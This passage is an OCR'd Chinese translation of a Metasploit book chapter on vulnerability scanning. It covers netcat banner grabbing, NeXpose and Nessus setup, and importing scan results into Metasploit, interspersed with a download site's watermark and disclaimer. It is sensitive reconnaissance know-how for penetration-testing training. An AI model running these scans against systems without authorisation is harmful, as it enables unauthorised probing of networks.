无论你使用自动还是手工方式，漏洞扫描都是渗透测试工作流程中最为重要的步骤之一。一次透彻的漏洞扫描对你的客户而言是非常有价值的。在本章中，我们将针对一些漏洞扫描器展开讨论，并展示如何将它们与 Metasploit 结合起来使用，同时还将重点介绍一些 Metasploit 框架中能够进行远程漏洞扫描的辅助模块。

4.1 基本的漏洞扫描

让我们看一下最基本的漏洞扫描是如何进行的。我们使用 netcat 来获取目标 192.168.1.203 的旗标。旗标攫取是指连接到一个远程网络服务，并读取该服务独特的标识（旗标）。许多网络服务，比如 Web、文件传输以及邮件等，一旦连接到它们的服务端口或向它们发送特定指令，就可以取得旗标。在这里，我们连接到一个运行在 TCP 端口 80 上的 Web 服务器，并发出一个 GET HTTP 请求，让我们看看远程服务器响应请求时所发回的 HTTP 头中都包含什么样的信息。

```
root@bt:/opt/framework3/msf3# nc 192.168.1.203 80
GET HTTP 1/1
HTTP/1.1 400 Bad Request
❶ Server: Microsoft-IIS/5.1
```

返回的信息❶告诉我们，端口 80 上运行的是基于微软 IIS 5.1 的 Web 服务器系统。有了这些信息，我们可以使用如图 4-1 所示的漏洞扫描器，来确定目标是否包含任何与该版本 IIS 相关的漏洞，以及这台服务器是否已经安装了补丁程序。

当然，在实际环境中，发现漏洞并非简单到执行一下扫描即可。由于系统和应用程序配置存在细微差异，漏洞扫描结果通常包含许多误报（报告了漏洞但实际上漏洞并不存在）和漏报（未报告漏洞但实际上漏洞存在）。漏洞扫描器的开发者通常宁可误报，不可漏报，因为潜在的买家不会购买出现漏报的扫描器。漏洞扫描器的扫描质量很大程度上取决于它自带的漏洞特征库，而且它们很容易被具有误导性的旗标和易变的配置所愚弄。

下面让我们来了解一些真正实用的漏洞扫描器，主要包括 NeXpose、Nessus 和一些专项扫描器。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 4-1　针对目标 Web 服务器的漏洞扫描结果

4.2　使用 NeXpose 进行扫描

NeXpose 是 Rapid7 公司推出的漏洞扫描器产品。它通过对网络进行扫描，查找出网络上正在运行的设备，最终识别出操作系统和应用程序上的安全漏洞。NeXpose 随后对扫描得到的数据进行分析和处理，并生成各种类型的报告。

Rapid7 公司提供了多种 NeXpose 版本，在这里我们使用社区共享版（Community edition），因为这个版本是免费的。如果你打算在商业活动中使用 NeXpose，可以参考 Rapid7 网站（*http://www.rapid7.com/vulnerability-scanner.jsp*），了解不同商业版本所具有的功能和各个版本的定价。

我们扫描的目标是一个默认安装的 Windows XP SP2 主机，其具体配置参考附录 A。首先，我们对目标进行一次公开的白盒扫描；然后，将漏洞扫描的结果导入到 Metasploit 中。在本节结束前，还会为你介绍如何在 MSF 终端中调用 NeXpose 进行漏洞扫描，在 MSF 终端中运行 NeXpose 可以让你无需打开基于 Web 的图形用户界面，而且省去了从外部导入扫描报告的麻烦。

4.2.1　配置

在社区共享版的 NeXpose 安装完毕后，你可以打开一个网页浏览器，输入如下网址：*https://<youripaddress>:3780*。然后你需要接受 NeXpose 为自己签发的服务器证书，并使用安装时设定的用户名和口令登录。登录成功后你会看到如图 4-2 所示的界面。（在 Rapid7 网站上有关于安装 NeXpose 的详细介绍。）

在 NeXpose 的主界面中，你会在页面顶端看到如下一些标签页：

- 资产（Assets）页❶中显示网络上已扫描过的计算机和设备；
- 报告（Reports）页❷中列出了扫描完成后生成的报告；
- 漏洞（Vulnerabilities）页❸中对在网络上发现的漏洞进行了详细描述；
- 管理（Administration）页❹中可以对各种系统配置进行修改。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 4-2　NeXpose 的初始首页界面

界面底部的一些按钮主要用来执行一些常用操作，例如创建一个新的目标站点或扫描任务等。

1．新站点向导

NeXpose 中的站点（Site）是指一系列相关设备的逻辑集合，这个集合复杂情况下可能是一个特定的子网或多个服务器，简单情况下可以是一个单独的工作站。站点是 NeXpose 的扫描对象，在执行扫描之前，必须设置一个站点。可以为不同的站点指定不同的扫描类型。

（1）创建新站点时，在 NeXpose 主界面中点击 **New Site**（新站点）按钮，输入站点名称和简短描述，然后点击 **Next**（下一步）进入添加设备界面。

（2）添加设备时，你可以使用多种不同的粒度来对目标进行定义，如图 4-3 所示。你可以添加一个单独的 IP 地址、一个地址范围、一台主机名等等，也可以声明将特定设备（如打印机）从扫描范围内排除。（打印机经常会对扫描操作有些“过敏”，我们曾见过这样的场景，一个简单的漏洞扫描造成超过一百多万个打印纯黑色的任务被放置在打印队列中！），点击 Next 按钮完成设备的添加和排除。

（3）在扫描设置步骤中，你可以从几个不同的扫描模板中选择，例如发现扫描（Discovery Scan）和渗透测试（Penetration test）；可以选择你偏爱的扫描引擎；还能够设置自动进行扫描任务调度等。由于我们只是对 NeXpose 功能做一个简要介绍，这里我们保持默认的设置不变，并点击 **Next** 按钮继续。

（4）如果你拥有被扫描站点的登录凭据，可以将它们添加到扫描任务中（译者注：登录凭据一般是指登录时所使用的用户名与口令，这种类型的扫描通常称之为“白盒扫描”或“授权扫描”，与之相对的通常称为“黑盒扫描”或“非授权扫描”）。使用登录凭据能够让扫描器获取目标系统上安装的软件列表和系统策略，这样有助于获得更为准确和详细的扫描结果。

（5）在 Credentials（登录凭据）页面上，点击 **New Login**（新的登录）按钮，为待扫描的 IP 地址输入一个用户名和口令。可以点击 **Test Login**（测试登录）对输入的登录凭据进行验证，并将其保存。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 4-3　向 NeXpose 站点中添加新设备

（6）最后，点击 **Save**（保存）按钮结束新站点向导并返回到主界面。这时主界面中会列出你刚刚添加的站点，如图 4-4 所示。



图 4-4　主界面中显示了刚刚配置好的站点

2．手动扫描向导

新的站点配置好后，便可以开始创建你的第一次扫描任务了：

（1）点击图 4-4 中所示的 **New Manual Scan**（新的手动扫描）按钮，这时你会看见如图 4-5 所示的对话框，这里可以指定你想要将哪些资产包含在扫描中，或将哪些资产排除在扫描之外。在本例中，我们对刚才提到的 Windows XP 主机进行扫描。

（2）仔细检查你的目标 IP 地址，确保没有因疏忽指定了错误的设备或网络。确认无误后点击 **Start Now**（立即开始）按钮开始扫描。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 4-5　NeXpose 的扫描配置对话框

（3）扫描过程中，NeXpose 会动态刷新扫描状态页面。请等待 Scan Progress（扫描进度）和 Discovered Assets（资产识别）的状态均显示为 Completed（完成），如图 4-6 所示。在界面上的 Scan Progress 区域中你可以看见在被扫描的设备上发现了 268 个漏洞；在 Discovered Assets 区域中为你提供了关于目标更详细的信息，如设备名字和操作系统类型等。现在，请点击 **Reports**（报告）选项卡。



图 4-6　NeXpose 扫描完成后的报告

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3．生成报告向导

如果你是第一次运行 NeXpose，而且仅仅完成了一次扫描，Report 选项卡中不会显示任何内容。

（1）如图 4-7 所示，点击 **New Report**（新报告）打开生成报告向导。



图 4-7　NeXpose 的报告选项卡

（2）输入一个好记的名称，然后在 Report format（报告格式）字段，选择 NeXpose Simple XML Export（NeXpose 简单 XML 输出），如图 4-8 所示。这种格式的报告能够导入到 Metasploit 的数据库中。在这里还可以选择不同的报告模板，如果你恰巧是在远途旅行的路上做渗透测试，还可以在这里设置你的时区。设置好这些参数后，点击 **Next** 按钮继续。



图 4-8　为报告设置名称和格式

（3）如图 4-9 所示，在接下来的窗口中点击 **Select Sites**（选择站点），将你需要在报告中描述的站点添加进来，然后点击 **Save** 按钮。



图 4-9　选择希望包含在报告中的站点

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（4）在 Select Device（选择设备）对话框中，选择想要包含在报告中的设备然后点击 **Save** 按钮。

（5）回到报告设置向导，点击 **Save** 按钮接受其他尚未配置的选项的默认值。现在 Report 选项卡中显示出了最近创建的报告，如图 4-10 所示。



图 4-10　报告选项卡列出了已生成的报告

4.2.2　将扫描报告导入到 Metasploit 中

使用 NeXpose 完成了一次完整的漏洞扫描之后，你需要将扫描结果导入到 Metasploit 中。但在导入之前，你必须在 MSF 终端中使用 **db_connect** 命令创建一个新的数据库。数据库创建之后，你可以使用 **db_import** 命令将 NeXpose 的 XML 格式扫描报告文件导入到数据库中。Metasploit 会自动识别出文件是由 NeXpose 生成的，并将已扫描的主机信息导入。最后可以使用 **db_hosts** 来查看导入是否成功。（这些步骤请参考下面的操作列表。）如同你在❶处所见，Metasploit 识别出了你在扫描过程中发现的 268 个漏洞。

```
msf > db_connect postgres:toor@127.0.0.1/msf3
msf > db_import /tmp/host_195.xml
[*] Importing 'NeXpose Simple XML' data
[*] Importing host 192.168.1.195
[*] Successfully imported /tmp/host_195.xml

msf > db_hosts -c address,svcs,vulns

Hosts
=====

address        Svcs  Vulns  Workspace
-------        ----  -----  ---------
192.168.1.195  8     268❶   default
```

如果想要显示导入漏洞的详情，例如通用漏洞披露编号（CVE）和其他参考信息，执行下面的命令：

```
msf > db_vulns
```

如你所见，这种提供了登录凭据的白盒扫描可以提供惊人的信息量——本例中发现了 268 个漏洞❶。但是，这种扫描动静很大，很可能会让目标有所警觉，因此最好在不需要隐秘进行

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

的渗透测试工作中进行使用。

4.2.3　在 MSF 控制台中运行 NeXpose

从 Web 界面运行 NeXpose 可以对扫描过程进行微调，并且能很灵活地生成报告。但如果你喜欢使用 MSF 终端，仍然可以利用 Metasploit 中包含的 NeXpose 插件，在 MSF 终端中进行完整的漏洞扫描。

为了演示白盒扫描和黑盒扫描结果之间的差异，这次我们将从 Metasploit 中启动一次黑盒扫描，扫描前我们不指定目标系统的登录用户名和口令。开始之前，请使用 **db_destroy** 删除 Metasploit 中现有的数据库，并使用 **db_connect** 创建一个新的数据库，然后使用 **load nexpose** 命令载入 NeXpose 插件，如下所示：

```
msf > db_destroy postgres:toor@127.0.0.1/msf3
[*] Warning: You will need to enter the password at the prompts below
Password:

msf > db_connect postgres:toor@127.0.0.1/msf3


msf > load nexpose

[*] NeXpose integration has been activated
[*] Successfully loaded plugin: nexpose
```

当 NeXpose 插件加载完成后，你就可以使用 **help** 命令查看专门为此扫描插件设置的命令。如下所示，输入 **help** 后，你能够在显示的命令列表中，看到专门用于控制 NeXpose 的一系列新命令。

```
msf > help
```

从 MSF 终端执行你的第一次扫描之前，你需要连接到你所安装的 NeXpose 实例。输入 **nexpose_connect -h** 可以显示连接到 NeXpose 所需的参数。在这里你需要提供登录到 NeXpose 所需的用户名、口令以及其 IP 地址，最后需加上 **ok** 参数，表示自动接受 SSL 证书警告。

```
msf > nexpose_connect -h
[*] Usage:
[*]        nexpose_connect username:password@host[:port] <ssl-confirm>
[*]         -OR-
[*]        nexpose_connect username password host port <ssl-confirm>
msf > nexpose_connect dookie:s3cr3t@192.168.1.206 ok
[*] Connecting to NeXpose instance at 192.168.1.206:3780 with username dookie...
```

如下所示，现在你可以输入命令 **nexpose_scan**，在其后附上扫描目标的 IP 地址后启动扫描。这个例子中，我们仅仅对一个 IP 地址进行了扫描，但你同样可以在扫描参数中使用 IP 地址段（如 192.168.1.1-254）表示多个连续的 IP 地址，或者使用 CIDR 地址块来表示整个子网（如 192.168.1.0/24）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
msf > nexpose_scan 192.168.1.195
[*] Scanning 1 addresses with template pentest-audit in sets of 32
[*] Completed the scan of 1 addresses
msf >
```

NeXpose 扫描结束后，你先前创建的数据库中应当已经包含了扫描结果。输入 **db_hosts** 可以查看这些结果，如下所示：（在这个例子中，输出的是已使用“address”列进行了筛选和剪裁的结果。）

```
msf > db_hosts -c address

Hosts
=====

address        Svcs  Vulns  Workspace
-------        ----  -----  ---------
192.168.1.195  8     7      default

msf >
```

如你所见，NeXpose 发现了 7 个漏洞。运行 **db_vuln** 命令可以显示已发现漏洞的详细情况。

```
msf > db_vulns
```

很显然，这次使用黑盒扫描所发现的漏洞数量明显比使用图形界面时执行的白盒扫描所发现的漏洞数量（268 个）少得多。不过，你仍然得到了足够的漏洞信息，让你能够顺利地开展渗透攻击工作。

4.3 使用 Nessus 进行扫描

Nessus 漏洞扫描器由 Tenable Security（*http://www.tenable.com/*）推出，是当前使用最为广泛的漏洞扫描器之一。使用 Metasploit 的 Nessus 插件，你可以在 MSF 终端中启动扫描并从 Nessus 获取扫描结果。但在下面的例子中，我们将演示如何导入由独立运行的 Nessus 扫描器所生成的扫描结果。由于众所周知的版权原因，我们将使用免费的家用版 Nessus 4.4.1，对本章中所提到的扫描目标进行授权扫描。在渗透测试的前期，你使用的工具越多，你就能对后续的渗透攻击工作提供更多有效的攻击方案选择。

4.3.1 配置 Nessus

下载并安装好 Nessus 后，打开你的网页浏览器，并转到 *https://<你的 IP 地址>:8834*，接受证书警告，并使用你在安装时设置的用户名与口令登录到 Nessus。你能够看到如图 4-11 所示的 Nessus 主界面。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 4-11　Nessus 的主界面

登录后，直接进入到 Reports（报告）区域，这里会列出所有曾运行过的漏洞扫描任务。在界面顶端有如下内容：Scan（扫描）选项卡，用于创建新的扫描或查看当前的扫描进度；Policies（策略）选项卡，用于设置 Nessus 在扫描时所包含的扫描插件；Users（用户）选项卡，用于添加能够访问 Nessus 服务器的用户帐户。

4.3.2　创建 Nessus 扫描策略

开始扫描之前，你需要创建一个 Nessus 扫描策略。在 Policies（策略）选项卡上，点击绿色的 Add（添加）按钮，打开如图 4-12 所示的扫描策略配置窗口。



图 4-12　Nessus 扫描策略配置窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在这里你会看到很多可用的选项，这些选项在 Nessus 的说明文档中都有介绍。

